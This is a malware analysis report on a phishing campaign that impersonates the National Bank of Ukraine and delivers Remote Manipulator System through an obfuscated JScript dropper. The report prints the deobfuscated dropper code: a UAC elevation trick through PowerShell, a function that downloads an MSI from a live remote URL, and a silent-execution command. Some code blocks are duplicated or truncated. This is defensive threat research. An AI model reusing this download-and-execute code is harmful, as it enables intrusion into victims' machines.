

REMOTE MANIPULATOR SYSTEM

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

TABLE OF CONTENTS

TABLE OF CONTENTS	i
OVERVIEW	1
A26C10D9353E03961C3E5E1787AD5D2C.PDF ANALYSIS	2
STATIC ANALYSIS	2
DYNAMIC ANALYSIS	4
АСКАРГА У ПИСЬМОВІЙ ФОРМІ_ 058 20.01.2026 НБУ.JS ANALYSIS	6
STATIC ANALYSIS	6
9.MSI ANALYSIS	11
STATIC ANALYSIS	11
RUTSERV.EXE ANALYSIS	14
STATIC ANALYSIS	14
DYNAMIC ANALYSIS	16
YARA RULE	25
MITRE ATTACK TABLE	27
RECOMMENDED MITIGATION MEASURES	27
PREPARED BY	28

Overview

Remote Manipulator System (RMS) is legitimate remote management software developed by **TektonIT**, a Russia-based company. Its primary purpose is to provide system administrators with **remote access, desktop control, file transfer, and terminal management capabilities** on Windows and Android devices. However, over time, it began to be **abused by financially motivated threat actors** and evolved into a **RAT-like tool**. Since RMS is legitimate software, it is often **not detected as malicious by security products**. The first examples of **RMS abuse appeared around 2011** on Russian-language underground forums. Attackers used **silent installations, the MSI Configurator, and modified (“cracked”) versions of RMS** to create customized packages designed to **remain hidden from users**. After **2015**, RMS-based attacks became more organized, and by **2017**, the software was being widely used in **spear-phishing campaigns**, particularly those targeting **industrial organizations**.

During this period, **TA505** emerged as one of the prominent groups using RMS. TA505 is a **Russian-speaking, financially motivated threat actor** associated with **Dridex, Locky, and various banking malware operations**. In particular, between **2018 and 2019**, the group extensively used RMS in **spear-phishing attacks targeting retail companies and financial institutions in the United States**. One of the main reasons TA505 favored RMS was its **“Internet-ID” feature**, which enables **remote access without requiring attackers to establish a separate C2 infrastructure**. During **2024–2025**, attackers were increasingly observed using **legitimate RMM tools directly as initial access mechanisms** instead of traditional malware.

RMS also provides attackers with access to:

- **Credentials stored in web browsers**
- **Desktop messaging applications**
- **FTP clients**
- **Blockchain wallets**
- **Documents stored on the computer**

a26c10d9353e03961c3e5e1787ad5d2c.pdf Analysis

Adl	a26c10d9353e03961c3e5e1787ad5d2c
MD5	A5650BDC5845538463461C626CF39866F1635CA8
SHA256	205064af53c802ca95a0f902096c0e1f2684081b73c3f6e4005a1af9f778c6aa
Dosya Türü	PDF

Static Analysis




Figure 1- Malicious PDF Content

When we first examined the **PDF** file, we observed that it contained **Ukrainian** text. The text appears to have been taken from official content related to financial monitoring and anti-money laundering activities. At first glance, the document appears to be a legitimate and informative document.




Figure 2- Turkish Version of the PDF Content

When the PDF content is translated into Turkish, it becomes apparent that the text is designed to resemble an official notification page prepared on behalf of the **National Bank of Ukraine**. The document contains the heading **“A complaint has been filed against your address”** along with information regarding financial monitoring, anti-money laundering measures, and the prevention of terrorist financing.

The text states that banks analyze their customers' financial transactions and that suspicious transactions are reported to state financial monitoring authorities and law enforcement agencies. It also emphasizes compliance with international standards and **FATF** obligations.

However, the document also contains a **“File Archive”** section featuring expressions such as **“Written complaint”** and **“Application as printed material”**, as well as a prominently positioned **“DOWNLOAD”** button.

Dynamic Analysis




Figure 3- Download Button Functionality

When the “**DOWNLOAD**” button within the PDF is clicked, it initiates a file download from a **malicious URL**.




Figure 4- Downloaded File

When the “**DOWNLOAD**” button embedded in the malicious PDF is clicked, it downloads a **RAR archive** from “**pixeldrain.com**.”




Figure 5- RAR File Contents

When examining the RAR archive, we observed that the file is named “**аСкарга у письмовій формі_ 058 20.01.2026 НБУ**”, which translates to “**Complaint in Written Form_058 20.01.2026 NBU.**”

The RAR archive also contains a **ZIP file** with the same name.




Figure 6- JS File Contained in the ZIP Archive

When examining the ZIP archive, we observed that it contains a JavaScript file named “**Скарга у письмовій формі_ 05820.01.2026 НБУ.js.**”

aСкарга у письмовій формі_ 058 20.01.2026 НБУ.js Analysis

Adı	aСкарга у письмовій формі_ 058 20.01.2026 НБУ
MD5	4ef058d7f67339730c50cd7c8df5db74
SHA256	8b7fbf6d234772c3a0a6cdefb753ab50662b83b64394afddc7fbc4d3a96b9389
Dosya Türü	JavaScript

Static Analysis




Figure 7- File Information

When examining the file information of the newly obtained JavaScript file, it was observed that the file size is **1.64 KB**.




Figure 8- Obfuscated Code Structure

When the relevant **JS** file is examined, it can be observed that the majority of its content consists of characters enclosed between **“//”** markers. The code fragments appended to the end of these comment lines, although not visible on the screen, contain the actual commands that will be executed.




Figure 9- Deobfuscated JS File

The actual executable code contains an obfuscated payload stored within a variable in the form of **“44e44e44L4e4e444eL...”**. Within the **“_”** sequence, fundamental JavaScript methods such as **fromCharCode**, **forEach**, **charAt**, **split**, **replace**, **slice**, **prototype**, **call**, and **length** are hidden. Expressions such as **!![]** and **~::~[]** are used to generate numerical values by taking advantage of JavaScript’s **type coercion** behavior. This is an obfuscation technique intended to reduce code readability and make the underlying logic more difficult to analyze.

Figure 10- Prepared Python Code

The image shows a PowerShell script on the left and a Windows Explorer window on the right. The script defines a PDF file path, content, and a shell command to run a .NET application. The Explorer window shows the file 'John_Doe.pdf' in the 'C:\Users\Public\John_Doe.pdf' location. A red box highlights the file path in the script and the file in the Explorer window.

```


148395 var pdfPath = "C:\\Users\\Public\\John_Doe.pdf";
148396
148397 var minimalPdfContent = "PDF-1.3" +
148398     "1 0 obj<<Type /Catalog/Pages 2 0 R>>endobj" +
148399     "2 0 obj<<Type /Pages/Count 0/Kids []>>endobj" +
148400     "trailer<<Root 1 0 R>>" +
148401     "%%EOF";
148402
148403 var fso = new ActiveXObject("Scripting.FileSystemObject");
148404 var file = fso.CreateTextFile(pdfPath, true);
148405 file.WriteLine(minimalPdfContent);
148406 file.Close();
148407
148408 var shell = WScript.CreateObject("WScript.Shell");
148409 shell.Run("cmd /c dotnet C:\Program Files\Microsoft Edge\MicrosoftEdge.exe " + pdfPath);
148410
148411 var telo = "";
148412
148413
148414
148415 var EENVHGHQVCPXD = 3000;
148416

```

The Explorer window shows the file 'John_Doe.pdf' in the 'C:\Users\Public\John_Doe.pdf' location. A red box highlights the file path in the script and the file in the Explorer window.

Figure 11- Creation of the John Doe.pdf File

8



```

148418
148419 var REJWE = "https://pixeldrain.com/api/file/QUMXYNWL?sn=59";
148420
148421
148422 var OTTJTKXIJBCAZI = ( /*51258735414390456017482279690010544530749006870461392026916824340379281986
148423
148424 var ZUVLSBTMOVFP = WScript.CreateObject("WScript"
148425 var OEURVRWDUGUHPFRLLLJIAC = ZUVLSBTMOVFP + "\\eName.msi";
148426
148427 function XSZKSFNZDFWOHOLYSIYDAEJDH() {
148428     return WScript.Arguments.Named.Exists("e"
148429 }
148430
148431 function TBNQZBXKRSEFSZK() {
148432     var TIMLTRCQTOKWDI = WScript.ScriptFullName;
148433     var BKJBIBBUTEUZQY = "powershell -NoP -C \"try{Start-Process wscript.exe -ArgumentList '\\\" +
148434     return (shell.Run(BKJBIBBUTEUZQY, 0, true) === 0);
148435 }
148436
148437 function EZIAUTTKDTLUM() {
148438
148418
148419 var REJWE = "https://pixeldrain.com/api/file/QUMXYNWL?sn=59";
148420
148421
148422 var OTTJTKXIJBCAZI = (26-26);
148423
148424 var ZUVLSBTMOVFP = WScript.CreateObject("WScript"+"Shell"+"1").ExpandEnvironmentStrings("%APPDATA%");
148425 var OEURVRWDUGUHPFRLLLJIAC = ZUVLSBTMOVFP + "\\eName.msi";
148426
148427 function XSZKSFNZDFWOHOLYSIYDAEJDH() {
148428     return WScript.Arguments.Named.Exists("e"+"lev"+"a"+"te"+"d");
148429 }
148430
148431 function TRNOZBXKRSEFSZK() {

```

Figure 12- Creation of the John_Doe.pdf File

In the subsequent stage, the malicious code, while obfuscated within the **Windows Script Host** environment, retrieves the **APPDATA** directory, constructs a path to an MSI file, and checks whether the script is being executed with the “**elevated**” parameter, indicating execution with administrator privileges.

Using **ExpandEnvironmentStrings("%APPDATA%")** through **WScript.Shell**, the code retrieves the user’s **AppData\Roaming** directory. It then appends **leName.msi** to construct the target file path.

Within the function, the string **"e"+"lev"+"a"+"te"+"d"** is concatenated to reconstruct the word “**elevated**”, which is then used to check whether the elevated argument has been passed to the script.

```

function TBNQZBKKRSFSZK() {
    var TIMLTRCQTOKWDI = WScript.ScriptFullName;
    var BKJBIBBUTEUZQY = "powershell -NoP -C \"try{Start-Process wscript.exe -ArgumentList \"\" + TIMLTRCQTOKWDI + \"\" /elevated\" -Verb RunAs
    return (shell.Run(BKJBIBBUTEUZQY, 0, true) === 0);
}

function EZIAUTTKDTLUW() {
}

```

Figure 13- Execution of PowerShell

The subsequent function retrieves the full file path of the running script and attempts to restart it through **PowerShell** using the **Start-Process wscript.exe** command, appending the **/elevated** parameter to the script. It uses **-Verb RunAs** to trigger a **UAC (User Account Control)** prompt requesting administrator privileges. If the operation is successful, the script is restarted with **administrative privileges**.

```
Start-Process wscript.exe -ArgumentList "script.js" /elevated' -Verb RunAs
```

Table 1 – Executed PowerShell

```

148441 function JGFAXCDUASQ(REJWE, OJPIXGIRCZLBXDAMANZD) {
148442     var KSVBZEXNHBLNEPXSQH = new ActiveXObject("MSXML2.ServerXMLHTTP.6.0");
148443     KSVBZEXNHBLNEPXSQH.open("GET", REJWE, false);
148444     KSVBZEXNHBLNEPXSQH.send();
148445
148446     if (KSVBZEXNHBLNEPXSQH.status === 200) {
148447         var FPPGOPRDYQQWRTJEQJBT = new ActiveXObject("ADODB.Stream");
148448         FPPGOPRDYQQWRTJEQJBT.Type = ( 48 - 47);
148449         FPPGOPRDYQQWRTJEQJBT.Open();
148450         FPPGOPRDYQQWRTJEQJBT.Write(KSVBZEXNHBLNEPXSQH.responseBody);
148451         FPPGOPRDYQQWRTJEQJBT.SaveToFile(OJPIXGIRCZLBXDAMANZD, 2);
148452         FPPGOPRDYQQWRTJEQJBT.Close();
148453     }
148454 }

```

Figure 14- Function for Downloading the File from the Remote Server

The function sends an **HTTP GET** request through **MSXML2.ServerXMLHTTP** to **hxxps[:]//pixeldrain[.]com/api/file/QUMXYNWL?sn=59** to download the malicious file from the remote server. If the server returns a **200 OK** response, the function uses **ADODB.Stream** to write the received binary data to the specified file path, saving the file to disk.

```

148455
148456 function KSVBZEXNHBLNEPXSQH(OJPIXGIRCZLBXDAMANZD) {
148457     var FDCZDDLCONKLNPTVMVGZJLNM = WScript.CreateObject("WScript.Shell");
148458     FDCZDDLCONKLNPTVMVGZJLNM.Run("cmd /c timeout /t 300 && \" + OJPIXGIRCZLBXDAMANZD + \" /qn", 0, true);
148459 }
148460

```

